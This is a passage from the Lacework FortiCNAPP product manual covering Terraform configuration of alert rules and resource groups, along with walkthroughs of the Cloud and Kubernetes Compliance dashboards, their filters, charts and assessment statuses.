  event_categories = ["Compliance"]
  alert_channels   = [lacework_alert_channel_email.compliance_events.id]
}
```

Multiple alert rules for intelligent routing

Most teams need to route alerts of different types and severities to specific people or tools. This example creates multiple alert channels and demonstrates splitting event notifications across various channels. The example creates two alert channels, one for Slack and one for email. It then makes three alert rules; two rules

for non-compliance events, sending the higher severities to Slack and the lower severity to email. The final alert rule is for compliance events, and those notifications go to email. Notice that the email alert channel is used multiple times; you can use resource groups and alert channels multiple times as needed.

The alert rules use the following properties:

- `name`: This is the friendly name displayed in the console.
- `alert_channels`: List of alert channel IDs.
- `severities`: List of the event severities that should be sent to the alert channel.
- `event_categories`: List of the types of events to send to this alert channel.

See full details for property types and their values at Terraform Registry.

```
resource "lacework_alert_channel_email" "sre_team" {
  name       = "SRE Team Notifications"
  recipients = [ "email@domain.com" ]
}

resource "lacework_alert_channel_slack" "sre_team" {
  name      = "SRE Team Slack Notifications"
  slack_url = "https://hooks.slack.com/services/TEAM/WEBHOOK/ID"
}

resource "lacework_alert_rule" "sre_urgent" {
  name             = "SRE High/Critical Events"
  severities       = ["High", "Critical"]
  event_categories = [ "App", "Cloud", "File", "Machine", "User", "Platform" ]
   alert_channels   = [lacework_alert_channel_slack.sre_team.id]
}

resource "lacework_alert_rule" "sre_low_priority" {
  name             = "SRE Lower Severity Events"
  severities       = ["Low", "Medium"]
  event_categories = [ "App", "Cloud", "File", "Machine", "User", "Platform" ]
  alert_channels   = [lacework_alert_channel_email.sre_team.id]
}

resource "lacework_alert_rule" "sre_compliance" {
  name             = "SRE Compliance Events"
  severities       = ["High", "Critical"]
  event_categories = ["Compliance"]
  alert_channels   = [lacework_alert_channel_email.sre_team.id]
}
```

Managing resource groups with Terraform

Resource groups provide a way to categorize assets that Lacework FortiCNAPP can identify.

Account-level resource groups let you categorize multiple assets that are identified by Lacework. These can include cloud accounts, containers, or machines. You can use resource groups for granular alert routing. For more information about alert rules, see Managing Alert Rules with Terraform.

Within each account, Lacework FortiCNAPP creates a default resource group for each resource type that already has an integration. A default resource group contains all assets of that type. Default resource groups cannot be deleted or edited.

After a resource type is integrated with Lacework FortiCNAPP, you can create a resource group for that type.

Configuring resource groups with Terraform

The following examples illustrate how to configure resource groups with Terraform:

- Grouping AWS accounts on page 447
- Grouping GCP organizations and projects on page 448
- Grouping Azure tenants and subscriptions on page 448
- Grouping containers on page 448
- Grouping machines on page 449
- Grouping Lacework FortiCNAPP accounts on page 449

Grouping AWS accounts

AWS lets you group workloads with a common business purpose in distinct AWS accounts to align the ownership and decision making with those accounts and avoid dependencies and conflicts with how workloads in other accounts are secured and managed.

Lacework FortiCNAPP lets you group multiple AWS accounts for granular alert routing.

```
resource "lacework_resource_group_aws" "retail_web_services" {
  name        = "Retail accounts"
  description = "Group of all AWS Accounts managing our point of sales"
  accounts    = ["123456789011", "123456789012", "123456789013"]
}
```

See additional information on the `lacework_resource_group_aws` resource at Terraform Registry.

Grouping GCP organizations and projects

GCP projects are used to organize your Google Cloud resources, including your Cloud Storage data, into logical groups.

Lacework FortiCNAPP lets you group GCP projects from the same or different GCP organizations for granular alert routing.

```
resource "lacework_resource_group_gcp" "qa_resources" {
  name         = "QA Resources"
  description  = "Groups all GCP projects from QA Teams"
  organization = "YourGcpOrgID"
  projects     = ["project-1", "project-2", "project-3"]
}
```

If your project is not part of an organization in the Lacework FortiCNAPP platform, or if you are looking to group projects across multiple organizations, enter an asterisk `"*"` as a string input into the `organization` argument.

See additional information on the `lacework_resource_group_gcp` resource at Terraform Registry.

Grouping Azure tenants and subscriptions

Multiple Azure subscriptions lets you view billing for each subscription and limit who can access the Microsoft Azure services associated with that subscription. Additionally, multiple subscriptions help overcome Azure limits and constraints and improve development and project team agility.

Lacework FortiCNAPP lets you group Azure subscriptions from the same or different Azure tenants for granular alert routing.

```
resource "lacework_resource_group_azure" "business_unit" {
  name          = "Business Unit"
  description   = "Groups all Azure subscription from a business unit"
  tenant        = "abbc1234-abc1-123a-1234-abcd1234abcd"
  subscriptions = ["1a1a0b2-abc0-1ab1-1abc-1a000ab0a0a0", "2b000c3-ab10-1a01-1abc-
1a000ab0a0a0"]
}
```

See additional information on the `lacework_resource_group_azure` resource at Terraform Registry.

Grouping containers

Labels are a mechanism for applying metadata to images. Tags convey useful information about a specific image version/variant (like aliases).

Lacework FortiCNAPP lets you group containers with specific labels and tags for granular alert routing.

```
resource "lacework_resource_group_container" "dev_middleware" {
  name           = "All Dev Middleware Images"
  description    = "Groups all dev middleware container images"
  container_tags = ["dev"]
  container_label {
    key   = "application"
    value = "middleware"
  }
}
```

See additional information on the `lacework_resource_group_container` resource at Terraform Registry.

Grouping machines

Lacework FortiCNAPP lets you group machines with specific tags for granular alert routing.

Machine tags are a combination of AWS tags and local agent tags. To learn how to set agent tags, see Adding agent tags on page 964.

```
resource "lacework_resource_group_machine" "db" {
  name        = "All database machines"
  description = "Groups all database machines"
  machine_tags {
    key   = "application"
    value = "db"
  }
}
```

See additional information on the `lacework_resource_group_machine` resource at Terraform Registry.

Grouping Lacework FortiCNAPP accounts

This type of resource group is only available for Lacework FortiCNAPP organizations. For more information, see Organization overview on page 2341.

Lacework FortiCNAPP lets you group Lacework FortiCNAPP accounts for granular alert routing.

```
provider "lacework" {
  organization = true
}

resource "lacework_resource_group_account" "production" {
  name        = "Prod LW accounts"
  description = "Groups a Lacework accounts monitoring production"
  accounts    = ["business-unit", "prod-abc", "prod-xyz"]
}
```

See additional information on the `lacework_resource_group_account` resource at Terraform Registry.

Compliance

Compliance consists of the following:

- Cloud compliance on page 451
- Kubernetes compliance on page 469
- Posture Policies on page 492

Cloud compliance

This section describes the FortiCNAPP cloud compliance dashboard and contains the information you need to integrate FortiCNAPP with you cloud platform:

- Cloud Compliance Dashboard on page 452

Cloud Compliance Dashboard

This dashboard provides a consolidated view of your compliance across all cloud providers that are integrated with Lacework FortiCNAPP.

This includes the following:

- Centralized view of compliant and non-compliant resources and policies across all supported cloud providers.
- Multiple views and filter options to customize the presented data for your regulatory compliance needs.
- Daily and on-demand assessments of your resources and policies to maintain up-to-date visibility of your changing environment.

To go to the Cloud Compliance Dashboard in the Lacework FortiCNAPP Console, click *Compliance > Cloud*.

To populate the data viewed in this page, you must configure at least one integration to a cloud provider as described in the following sections.

The dashboard includes the following tabs:

Tab	Description
Frameworks (default)	Displays all frameworks such as CIS Benchmark reports.
Policies	Displays all compliance policies (both custom and default). To display custom policies you must add them to a Custom Framework, see Add the Policy to a Custom Framework on page 498.
Accounts	Displays all integrated cloud accounts (see Visible Accounts).

Filters

Use the following methods to refine what is displayed in the compliance list:

- Use the search function at the top of the page to find specific text in any of the details available on the page. You can also click the search field to select values and operators to narrow your search.
- Click the filter dropdowns along the top of the page, check/uncheck the boxes, and click *Show results* to make them active.
- Click an active filter to remove it or click *Reset*.
- You can also click on the tags in the table list to make them active filters.

Global Filters

The following filters are available in all tabs:

- *Resource Group* - Display compliance results for the selected resource groups.
- *Cloud Provider* - Display compliance results for the selected cloud providers (for example: Azure).
- Visible Accounts - Displays Compliance results for the selected cloud provider accounts.

Filter Hierarchy Resource Group serves as the top-level filter, Cloud Provider as the second level filter, and Visible Accounts are the third-level filters.

In this hierarchy, the evaluation of these filters is considered as follows:

- Resource Group(s)
  AND
  - Cloud Provider(s)
    AND
    - AWS Account(s) *OR* Azure Subscription(s) *OR* GCP Project(s) *OR* OCI Compartment(s)

Visible Accounts

Disabled account visibility Disabled cloud account integrations are not shown in the visible account filters.

Use the following filters to display Compliance results for your selected cloud provider accounts:

- *AWS Account*
- *Azure Subscription*
- *GCP Project*
  - Google Apps Script Projects are hidden by default. Contact Support to enable visibility of these projects.
- *OCI Compartment*
  - This filter has a nested view where you can drill down through and select parent/child compartments.

All integrated accounts are listed within the relevant filter. Select the account(s) to filter, and then click *Show Results*.

Alternatively, use the search bar to find a specific account (or subset).

Tab Specific Filters

Some filters are only available when a specific tab active. These are described in the following sections.

Frameworks:

- *Framework title* - Display compliance results for the selected frameworks (such as CIS Benchmark compliance frameworks).

Policies:

- *Severity* - Display policies with the selected severities (for example: *Critical*).
- *Status* - Display policies with the selected statuses (for example: *Has non-compliant resources*).
- *Report* - Display policies that are part of the selected frameworks.
- Assessability - Display policies depending on the level of assessibility errors encountered when running the policy. Allows you to find policies that returned errors and filter for the level of errors returned.

Accounts:

The Accounts tab does not have any unique filters.

Date

To change the assessment date, click *Custom* from the drop-down, then select a date from the calendar. After a custom date is selected, use the horizontal arrows to move to the next/previous day.

Only information found during assessment on the specified date is reported. For example, if a number of resources were only integrated with Lacework FortiCNAPP yesterday, the total number of resources shown in the report 7 days ago would differ from the number shown in today's report.

Save View

When the page displays your desired compliance data, click *Save* or *Create view* in the top right corner. This allows you to access the saved view later.

You can also copy the link to a saved view by opening the list of saved views and clicking the Share view icon of the view you want to share. You can then send that link to others, so they can see the same view.

For more details about saved views, refer to Views Management.

Searches and sorting cannot be saved in views or copied as links.

On-Demand Compliance Scans

Use on-demand compliance scans to reassess compliance policies, violation alerts, and reports for your chosen cloud service provider.

When using this feature, a resource management collection is made for all integrated cloud accounts within the chosen cloud service provider (such as projects and organizations for Google Cloud, tenants and subscriptions for Azure, etc). Reports are then regenerated using the new data.

Most scans take 1 to 2 hours to complete, and begin at the collection hour of the day configured here. If you change the time to a collection hour that has already passed for today, the scan will start the next day. (For example, if you set the collection hour to 08:00 at 10:00, the collection will start on the next day at 08:00 hours.) Only one scan can be active at a time per integration. If you submit a scan request while a scan is already underway, it is not executed.

Run an On-Demand Scan

Click *Open adhoc scanning options* in the top right corner to view available options:

Check the cloud service provider that you want to reassess and click *Scan now*:

The cloud service provider option is not selectable if a scan completed within the last hour, or if a scan is currently ongoing.

Once the scan is complete, the *Report last run* times are updated for frameworks, accounts, and services. This includes the reports on the Reports page.

Dashboard Charts

The Cloud Compliance dashboard contains a number of statistics and charts to help visualize your security posture.

All dashboard charts and statistics actively update to the tab, search, and/or filters that you apply to the page.
The only exception to this is the *Framework title* filter.

Statistics

The statistics display the number of integrated cloud accounts that have been assessed.

Each of the following is counted as a cloud account:

- AWS Account
- Google Cloud Project
- Azure Subscription
- OCI Compartment

Policies Chart

The *Policies* chart displays the total number of policies and splits them into the following categories:

- Policies that are non-compliant when resources were assessed.
- Policies that are compliant when resources were assessed.
  - If a compliance policy exception exists for all associated resources, then the policy is counted as compliant.
- Policies that require manual auditing.

Additional statistics are also shown:

- The total number of compliance policies enabled for your environment (including manual policies).
- The percentage of compliant policies versus non-compliant (manual policies are not included in this percentage). All resources associated with the policy need to be assessed as compliant before the policy is deemed compliant.
- The percentage of *High severity compliance violations* includes both critical and high severity policy violations.

Resources Chart

The *Resources* chart displays the total number of distinct resources that have been evaluated against all Framework policies and splits them into the following categories:

- Resources that are non-compliant due to failing a policy assessment (or multiple policy assessments).
- Resources that are compliant due to passing policy assessments.
- Resources that could not be assessed.

Additional statistics are also shown:

- The total number of resources that been discovered through your integrations with Lacework FortiCNAPP (including those not assessed).
- The percentage of total resources that are non-compliant with one or more policy assessments.

How are Resources Counted as Non-compliant?

A resource is non-compliant if it is non-compliant with one or more policy assessments.

For example, if a resource is associated with three policy assessments, and one of the policy assessments has determined that resource is non-compliant, the resource is then marked as non-compliant.

Non-compliant Policies by Severity Chart

This chart splits non-compliant policies into severity levels of Critical, High, Medium, Low, and Info.

Compliance List Charts

Each row in the Compliance list has a chart (or charts) associated to that framework, policy, or account. The list displays different chart(s) depending on what tab is selected.

Policies Tab Chart

When the *Policy* tab is active, the chart displays the total number of resources linked with that policy and splits them into the following categories:

- Resources that are non-compliant due to failing the policy assessment.
- Resources that are compliant due to passing the policy assessment.
- Resources that could not be assessed.

Policies Drawer Chart

Click a policy in the Compliance list to display a drawer with the same chart with additional statistics:

- Percentage of non-compliant resources associated with the policy.

Hover over the filter icon to see the active filters influencing the chart.

Frameworks/Accounts Tab Charts

When the *Frameworks/Accounts* tab is selected, the chart displays the total number of non-compliant policies for that framework/account and splits them into severity levels of:

- Critical
- High
- Other (Medium, Low, and Info combined)

Additionally, another chart displays the total number of resources linked with the policy and splits them into the following categories:

- Resources that are non-compliant due to failing the policy assessment.
- Resources that are compliant due to passing the policy assessment.
- Resources that could not be assessed.

Framework/Account Drawer Charts

Click a framework/account in the Compliance list to open a drawer. In the drawer, the Policies tab displays the same chart with added statistics:

- Total number of policies associated with the framework/account.
- Percentage of compliant policies associated with the framework/account.
  - If a compliance policy exception exists for all associated resources, then the policy is counted as compliant.
- The percentage of *High severity compliance violations* includes both critical and high severity policy violations associated with the framework/account.

Hover over the filter icon to see the active filters that are influencing the charts.

Compliance List

The Compliance list is below the statistics and charts. Each row displays an individual policy, framework, or account depending on what tab is selected.

Available actions:

- Click *Refresh data* to refresh the table.
- Click *Download* to download the table in CSV format.
- Use the sort options to adjust how you want the data presented (the options will vary for each tab).
- Click a tag to reload the Compliance list using the tag as the filter.

Frameworks Tab

When the *Frameworks* tab is active, the *Sort by* options can order the list by:

- Number of affected resources
- Framework name

Each row displays compliance details for an individual framework. For example, *Lacework FortiCNAPP AWS Security Addendum 1.0*.

Framework Drawer

Click a framework row to display detailed framework report results (click the < icon to expand this to full screen).

Underneath the title, the framework drawer displays the following information:

- When the framework was last evaluated.
- When the framework configuration was created and last updated, and by whom.
- The associated tags for this framework.

Underneath the charts, there are two tab options to display Policies or Resources associated with the framework report.

Policies Tab for Framework Drawer:

- Select the *By section* tab to view policies within their associated section (such as *Identity and Access Management*).

  Available actions:
  - Click *Filter* to adjust the Severity and Status filters that influence the table.
  - Click *Search* to filter for specific text in any of the column details.
- Select the *All* tab to view all policies associated with the framework report.

  Available actions:
  - Click *Download* to download the table in CSV format.
  - Click *Select columns* to show/hide the table columns.
  - Click *Filter* to adjust the Severity and Status filters that influence the table.
  - Click *Search* to filter for specific text in any of the column details.

The tables have the following information in each column:

Column	Description
Policy ID	Displays the Lacework FortiCNAPP unique identifier for the policy.
Policy title	Each row displays an individual policy associated with the framework report.
Resources	The number of resources related to the policy, split by assessment status (fail, pass,eccepted or not assessed). Click to expand and view all resources associated with the policy.
Status	The overall compliant status for the policy. One or more resources failing the policy assessment triggers the non-compliant status for the policy. If a compliance policy exception exists for all associated resources, then the policy is counted as compliant.
Severity	The severity level of the policy.

Resources Tab for Framework Drawer:

- Select the *Compliant* tab to view all compliant resources associated with the framework.
- Select the *Non-compliant* tab to view all non-compliant resources associated with the framework report. A resource is defined as non-compliant if it is non-compliant with at least one policy during the last compliance assessment.
- Select the *Excepted* tab to view any resources that have a compliance policy exception applied to them.
- Select the *Not assessed* tab to view resources that are not assessed.

Available actions:

- Click *Download* to download the table in CSV format.
- Click *Select columns* to show/hide the table columns.
- Click *Filter* to adjust the Severity and Status filters that influence the table.
- Click *Search* to filter for specific text in any of the column details.

The tables have the following information in each column:

Column	Description
Resource	The unique resource name (URN) for the resource. *Non-compliant:* Each row displays an individual resource that is non-compliant with one or more policy assessments. *Compliant:* Each row displays an individual resource that is compliant with all relevant policy assessments. *Excepted:* Each row displays an individual resource that has been excluded from one or more policy assessments. *Not assessed:* Each row displays an individual resource that was not assessed.
Region	If applicable, the cloud region of the resource (example: `us-west-2`).
Account	The cloud account associated with the resource.
Status	The overall compliant status for the resource. One or more non-compliant policy assessments for a resource triggers the non-compliant status.
Related policies	The number of policies triggering a non-compliant status for the resource. Click to expand and view all policies that the resource is associated with.

View report

Click *View report* to view a PDF formatted version of the framework. You can then click *Download report* to download it as a PDF (if desired).

Policies Tab

When the *Policies* tab is active, the *Sort by* options can order the list by:

- Number of affected resources
- Policy title
- Level of severity (of the policy)
- Assessability (errors found when running the policy)

Each row displays compliance details of an individual policy that is included in at least one framework. For example, *Ensure access keys are rotated every 90 days or less*.

Policy Drawer

Click a policy row to display detailed policy results (click the < icon to expand this to full screen).

Underneath the title, the policy drawer displays the following information:

- When the policy assessment was last updated.
- The associated tags for this policy.

For policies associated with a benchmark control, click *View context* (if available) underneath the policy title to see detailed information about the benchmark control.

Underneath the chart, the table displays resources associated with the policy.

Resources in Policy Drawer:

- Select the *Compliant* tab to view all compliant resources associated with the policy.
- Select the *Non-compliant* tab to view all non-compliant resources associated with the policy.
- Select the *Excepted* tab to view any resources that have a compliance policy exception applied to them.
- Select the *Not assessed* tab to view resources that are not assessed.

Available actions:

- Click *Download* to download the table in CSV format.
- Click *Select columns* to show/hide the table columns.
- Click *Search* to filter for specific text in any of the column details.

The tables have the following information in each column:

Column	Description
Resource	The unique resource name (URN) for the resource. *Non-compliant:* Each row displays an individual resource that is non-compliant with one or more policy assessments. *Compliant:* Each row displays an individual resource that is compliant with all relevant policy assessments. *Excepted:* Each row displays an individual resource that has been excluded from one or more policy assessments. *Not assessed:* Each row displays an individual resource that was not assessed.
Region	If applicable, the cloud region of the resource (example: `us-west-2`).
Account	The cloud account associated with the resource.
Status	The status of the assessment. This could be either Non-compliant, Compliant, or blank if the resource could not be assessed.

Accounts Tab

When the *Accounts* tab is active, the *Sort by* options can order the list by:

- Number of affected resources
- Number of affected policies
- GCP Organization name
- AWS Account name

- Azure Subscription name
- OCI Compartment name

Each row displays compliance details on an individual cloud provider account. For example, if it's an Azure cloud account, details are displayed for a *Subscription* in a given *Tenant*.

Account Drawer

Click an account row to display detailed account results (click the < icon to expand this to full screen).

Underneath the title, the account drawer displays the following information:

- When the account assessment was last updated.
- The associated tags for this policy.

Underneath the charts, there are two tab options to display Polices or Resrouces associated with the account.

Policies Tab for Account Drawer:

Available actions:

- Click *Download* to download the table in CSV format.
- Click *Select columns* to show/hide the table columns.
- Click *Filter* to adjust the Severity and Status filters that influence the table.
- Click *Search* to filter for specific text in any of the column details.

The table has the following information in each column:

Column	Description
Policy ID	Displays the Lacework FortiCNAPP unique identifier for the policy.
Policy title	Each row displays an individual policy associated with the cloud account.
Resources	The number of resources related to the policy, split by assessment status (fail, pass, excepted, or not assessed). Click to expand and view all resources associated with the policy.
Status	The overall compliant status for the policy. One or more non-compliant policy assessments for a resource triggers the non-compliant status. If a compliance policy exception exists for all associated resources, then the policy is counted as compliant.
Severity	The severity level of the policy.

Resources Tab for Account Drawer:

- Select the *Compliant* tab to view all compliant resources associated with the cloud account.
- Select the *Non-compliant* tab to view all non-compliant resources associated with the cloud account. A resource is defined as non-compliant if it is non-compliant with at least one policy during the last compliance assessment.
- Select the *Excepted* tab to view any resources that havea compliance policy exception applied to them.
- Select the *Not assessed* tab to view resources that arenot asessed.

Available actions:

- Click *Download* to download the table in CSV format.
- Click *Select columns* to show/hide the table columns.
- Click *Filter* to adjust the Severity and Status filters that influence the table.
- Click *Search* to filter for specific text in any of the column details.

The tables have the following information in each column:

Column	Description
Resource	The unique resource name (URN) for the resource. *Non-compliant:* Each row displays an individual resource that is non-compliant with one or more policy assessments. *Compliant:* Each row displays an individual resource that is compliant with all relevant policy assessments. *Excepted:* Each row displays an individual resource that has been excluded from one or more policy assessments. *Not assessed:* Each row displays an individual resource that was not assessed.
Region	If applicable, the cloud region of the resource (example: `us-west-2`).
Account	The cloud account associated with the resource.
Status	The overall compliant status for the resource. One or more non-compliant policy assessments for a resource triggers the non-compliant status.
Related policies	The number of policies triggering a non-compliant status for the resource. Click to expand and view all policies that the resource is associated with.

Context Panels for Resources

When in the policy, framework, or account drawer, you can click the arrow next to a resource name to see additional context about the resource.

Click *See full details* to go to the Resource Inventory entry for the resource.

OCI Resources OCI resources are not currently supported for context panels.

Cloud Accounts in Non-Compliant Status (Resources Tab)

When there is a non-compliant resource within a cloud account, that resource is listed in the Resources tab when viewing the tables in the Frameworks/Policies/Accounts drawers.

However, cloud accounts can be also listed as a non-compliant resource if there is no specific resource within the account that can be assessed for compliance.

This will only occur if the cloud account is missing a resource that is required to ensure compliance of the account.

For example, lacework-global-65 requires that a log metric filter and alarm exist for VPC changes. If neither the filter nor alarm exist, then the AWS account is marked as non-compliant.

Moveable Table Columns

Change the order of the table columns in the Frameworks/Policies/Accounts drawers by clicking and dragging them to your preferred location.

Determination of the Could Not Assess Status

In order to assess resources for compliance, Lacework FortiCNAPP must collect data for each resource. Lacework FortiCNAPP uses the data collection status to determine which policies have a sufficient amount of quality information to be evaluated, even if there is information for only some resources. An issue collecting data could cause the status to be returned as *Could not assess*.

Some issues that Lacework FortiCNAPP could encounter when collecting data include the following:

- Transient failures, for example: rate limits and timeouts.
- Incorrect permissions used by the Lacework FortiCNAPP collector, which were provided during role setup for the integration (for example: AWS cross-account IAM role).

The assess functionality converts a recognition of the many potential problems into the *Could not assess* result.

Lacework FortiCNAPP applies the following process to determine if a policy's status is *Could not assess*:

1. At a resource level:
   a. If Lacework FortiCNAPP can determine non-compliance, then the resource is "non-compliant".
   b. Else, if Lacework FortiCNAPP cannot determine non-compliance, and the resource was not successfully fully collected, the resource is *Could not assess*.
   c. Else, if Lacework FortiCNAPP can determine that there is no non-compliance, or sufficient conditions for compliance, the resource is "compliant".
2. Lacework FortiCNAPP aggregates resource-level compliance observations and determines the aggregate status for the cloud integration as follows:
   - *Fully assessed* - Lacework FortiCNAPP did not encounter assessability errors for any of the resources in this policy. This means all resources in this policy have been found to be Compliant or Non Compliant.
   - *Partially assessed* -Lacework FortiCNAPP encountered some assessability errors for specific resources; however, most resources were successfully assessed as compliant or non compliant. You can click on resources marked cannot access (CNA) to see the errors found.
   - *Unknown* - Lacework FortiCNAPP encountered a catastrophic error collecting resources from an API required to assess the policy and most likely FortiCNAPP can't display any resources, or the resources are missing key information.

- *Manual* - The policy was assessed manually.

The overall goal of Lacework FortiCNAPP is to never report a resource as compliant if it is not. Policy queries need adequately reliable information to determine non-compliance, and the methodology used is biased towards determining non-compliance, not compliance. It is possible for Lacework FortiCNAPP to determine a collection to be *Could not assess* and a policy using that collection in some way to be non-compliant. The granularity of assessment capability will be refined in later releases.

Use Cases for Cloud Compliance Dashboard

The following sections show how to use the Cloud Compliance Dashboard to view different types of information.

If applicable, they also specify where similar information was found in the deprecated Compliance pages for AWS, Azure, and GCP.

Select a Cloud Provider and View Compliance Details

1. In the *Cloud Provider* drop-down, check the boxes of the providers that you want to display Compliance details for (for example: *AZURE*), and click *Show results*.
2. The Compliance details for the chosen cloud provider are displayed. The details vary depending on which tab is selected.

Select a Cloud Account and View Compliance Details

1. Use the visible account filters (for example, *Azure Subscription*) to select the boxes for the cloud accounts that you want to display Compliance details for, and click *Show results*.
2. The Compliance details for the chosen account are displayed. The details vary depending on which tab is selected.

View Compliance Summary of a Cloud Account

1. Select the Accounts tab to view a Compliance summary for each cloud account integrated with Lacework FortiCNAPP.
2. (Optional) In the *Cloud Provider* drop-down, check the boxes of the providers that you want to display Compliance details for (for example: *AWS*) then click *Show results*.
3. Use the *Sort by* dropdown to specify the order of the *Accounts* list.
4. Click an Account to view more details in the Account Drawer.

View CIS Benchmark Report Overview

1. Select the *Frameworks* tab to view a Compliance summary for each CIS Benchmark report.
2. (Optional) Use the visible acount filters to select a specific account.
3. Use the *Sort by* dropdown to specify the order of the *Frameworks* list.
4. Click a Framework to view more details in the *Framework* drawer.

View Policy Assessments for a CIS Benchmark Report

1. Select the *Policies* tab to view individual policy assessments for all your integrated resources.
2. Use the *Report* filter and select the report that you want to view (for example: *GCP CIS Benchmark 1.3*) in the *Report* drop-down. Policies that apply to the selected report are shown.
3. (Optional) To view the Benchmark report for a specific account, use the visible account filters to select a specific account.
4. (Optional) The latest assessment is shown by default. Change the date to view past assessments.
5. Click a Framework to view more details in the Framework drawer. The assessment results for the CIS Benchmark policies are contained within.

Use the Reports page to view and download CIS Benchmark reports.

View Compliance KPIs and Data Visualizations for a Benchmark Report

1. Select the *Policies* tab to view individual policy assessments for all your integrated resources.
2. Use the *Report* filter and select the report that you want to view (for example: *GCP CIS Benchmark 1.3*) in the *Report* drop-down. Policies that apply to the selected report are shown.
3. (Optional) To view the Benchmark report for a specific account, use the visible account filters to select a specific account.
4. View the dashboard charts at the top to see a visual summary of important statistics and KPIs relating to the Benchmark report on the specified account.

View and Add Exceptions on a Policy

See Posture Policies on page 492 for details.

View Critical and Non-Compliant Policies

1. Select the *Policies* tab.
2. Click the *Severity* filter and select *Critical*, then click *Show results*.
3. Click the *Status* filter and select *Has non-compliant resources*, then click *Show results*.

Add and Edit Custom Frameworks

PREVIEW FEATURE This section describes functionality that is currently in preview.

Create a custom framework by choosing an existing framework to serve as the basis for your framework. In your custom framework, you can remove and rearrange policies and add new ones, including your own custom compliance policies. After you have created a custom framework, you can use it as the basis for report configurations.

When choosing a basis for your custom framework, keep in mind that Lacework FortiCNAPP provides hundreds of compliance policies with which to build frameworks. These policies are rooted in industry benchmarks, including PCI, ISO27001, SOC2, HIPAA, and more. Before starting, consider the target audience for the reports to be generated from your custom framework. Usually cloud security teams care about CIS for Security Posture baseline, while compliance teams usually care about one or two industry benchmarks, but not all of them. By being aware of the existing frameworks and the intended audience for your reports, you can determine the best basis for your customization.

Currently, a custom report can only contain compliance policy frameworks of the same cloud type (that is, only AWS, GCP, or Azure compliance policies).

To create a custom framework:

1. Click *Configure framework*.
2. Choose the existing framework that you want to serve as the template for your custom framework and click *Next*.
3. Provide a unique name for your framework.
4. To customize and refine the composition of your framework, expand existing framework sections in the left-side panel and click *Add / Edit policies* to change the policies in that section. Alternatively, modify them from the list below, where you can modify existing properties or add or remove policies from your framework.
5. To add a section, click *Add section* and configure the new section as follows:
   a. Provide the following properties
      - *Section id*: Provide a unique section identifier.
      - *Section name*: Provide a descriptive name for the section.
      - *Section description*: Add an optional description for the section.

b. Click *Save*.
c. Add policies to the new section using the section controls.

6. Click *Save* to complete the custom framework creation.

After you create a compliance framework or modify an existing one, the *Pending changes* status message may appear next to the framework title in the list. This status indicates that policies in the new or modified framework have changed or have been added or updated since they were last evaluated. Changes that can trigger this status include, for example, a change to the policy query, to its activity state, or to its severity. The status clears after the next evaluation.

It may take up to 24 hours for the results to reflect the framework configuration changes.

Kubernetes compliance

Kubernetes compliance topics include:

- Kubernetes Compliance Dashboard on page 470
- Kubernetes Compliance FAQs on page 483
- Kubernetes Troubleshooting on page 486

Kubernetes Compliance Dashboard

This dashboard provides a consolidated view of your compliance across all Kubernetes clusters that are integrated with Lacework FortiCNAPP.

This includes the following:

- Centralized view of compliant and non-compliant resources and policies across all supported Kubernetes providers.
- Multiple views and filter options to customize the presented data for your regulatory compliance needs.
- Daily assessments of your resources and policies to maintain up-to-date visibility of your changing environment.

To go to the Kubernetes Compliance Dashboard in the Lacework FortiCNAPP Console, click *Compliance* > *Kubernetes*.

Prerequisites

To populate the data viewed in this page, you must configure at least one Compliance integration to a Kubernetes cluster. For more information, see:

- Kubernetes Compliance Integrations.

Tabs

By default, the Compliance list displays clusters. The available tabs are listed below:

Tab	Description
Clusters	Displays all integrated Kubernetes clusters.
Accounts	Displays all integrated cloud accounts.
Frameworks	Displays all frameworks such as CIS Benchmark reports.
Policies	Displays all compliance policies associated with a Kubernetes framework (both custom and default).
Sections	Displays all Lacework FortiCNAPP Kubernetes Compliance sections (some of these are derived from CIS Benchmark sections, such as *Worker Nodes*).

Filters

Use the following methods to refine what is displayed in the compliance list:

- *All filters* - use the search function at the top of the page to find specific text in any of the filters available on the page.
  - *Any field* also provides the same functionality.
- Click filters within the dropdowns along the top of the page to make them active. Remove an active filter by clicking on it again or by clicking the *Reset* option.

  You can also click on the tags in the rows of the compliance list to use them as filters.

The available filters change depending on what tab is active:

Collection Status

Filter Kubernetes clusters by the level of Compliance data received:

- *Full collection* - All the necessary Compliance data has been received for these clusters.
- *Partial collection* - Either Node Collector or Cluster Collector data is not available for these clusters.
- *No collection* - A Configuration integration may not have been completed for the cloud provider that manages these clusters.
- *Unknown Status* - Status can not be determined for these clusters.

See Kubernetes Compliance FAQs for more information.

Resource Group

Display compliance results for the selected resource groups.

Cluster Type

Filter the Kubernetes clusters by type (for example: *EKS* or *GKE*).

Cloud Provider

Display compliance details for Kubernetes clusters from the selected cloud providers (for example: *AWS*).

Cluster

Display compliance details for the selected Kubernetes clusters.

Account

Display compliance details for Kubernetes clusters in the selected cloud accounts.

Region

Display compliance details for Kubernetes clusters in the selected cloud provider regions (for example: *eu-west-1*).

Namespace

Filter the Kubernetes clusters by namespace (for example: *default*).

Severity

Display policy assessments with the selected severities (for example: *Critical* and *High*).

Status

Display policy assessments with the selected statuses (for example: *Non-compliant*).

Not assessed The *Not assessed* status applies to all resources when the policy is manual.

For automated policies, either a compliance policy exception has been applied or there was an error during assessment. See Determination of the Could Not Assess status for potential reasons for errors.

Domain

Display policy assessments for Kubernetes clusters in the specified domains.

Date

To change the assessment date, select a custom date from the drop-down or use the horizontal arrows to move to the next/previous day.

Only information found during assessment on the specified date is reported. For example, if a number of resources were only integrated with Lacework FortiCNAPP yesterday, the total number of resources shown in the report 7 days ago would differ from the number shown in today's report.

Save View

When the page displays your desired compliance data, click *Save* or *Create view* in the top right corner. This allows you to access the saved view later.

You can also copy the link to a saved view by opening the list of saved views and clicking the Share view icon of the view you want to share. You can then send that link to others, so they can see the same view.

For more details about saved views, refer to Views Management.

Searches and sorting cannot be saved in views or copied as links.

Dashboard Charts

The Kubernetes Compliance dashboard contains a number of statistics and charts to help visualize your security posture.

Statistics

The statistics display the total number of Kubernetes clusters analyzed, and the total number of exceptions applied across all Kubernetes Compliance policies.

Policies

The *Policies* chart displays the total number of Kubernetes Compliance policies and splits them into the following categories:

- Policies that are non-compliant when resources were assessed.
- Policies that are compliant when resources were assessed.
- Policies that have not been assessed due to the following reasons:
  - Policies require manual auditing.
  - Policies were not assessed due to an error.
  - Policies have exceptions applied to them.

Additional statistics are also shown:

- The total number of compliance policies enabled for your environment (including manual policies).
- The percentage of compliant policies versus non-compliant (manual policies are not included in this percentage). All resources associated with the policy need to be assessed as compliant before the policy is deemed compliant.
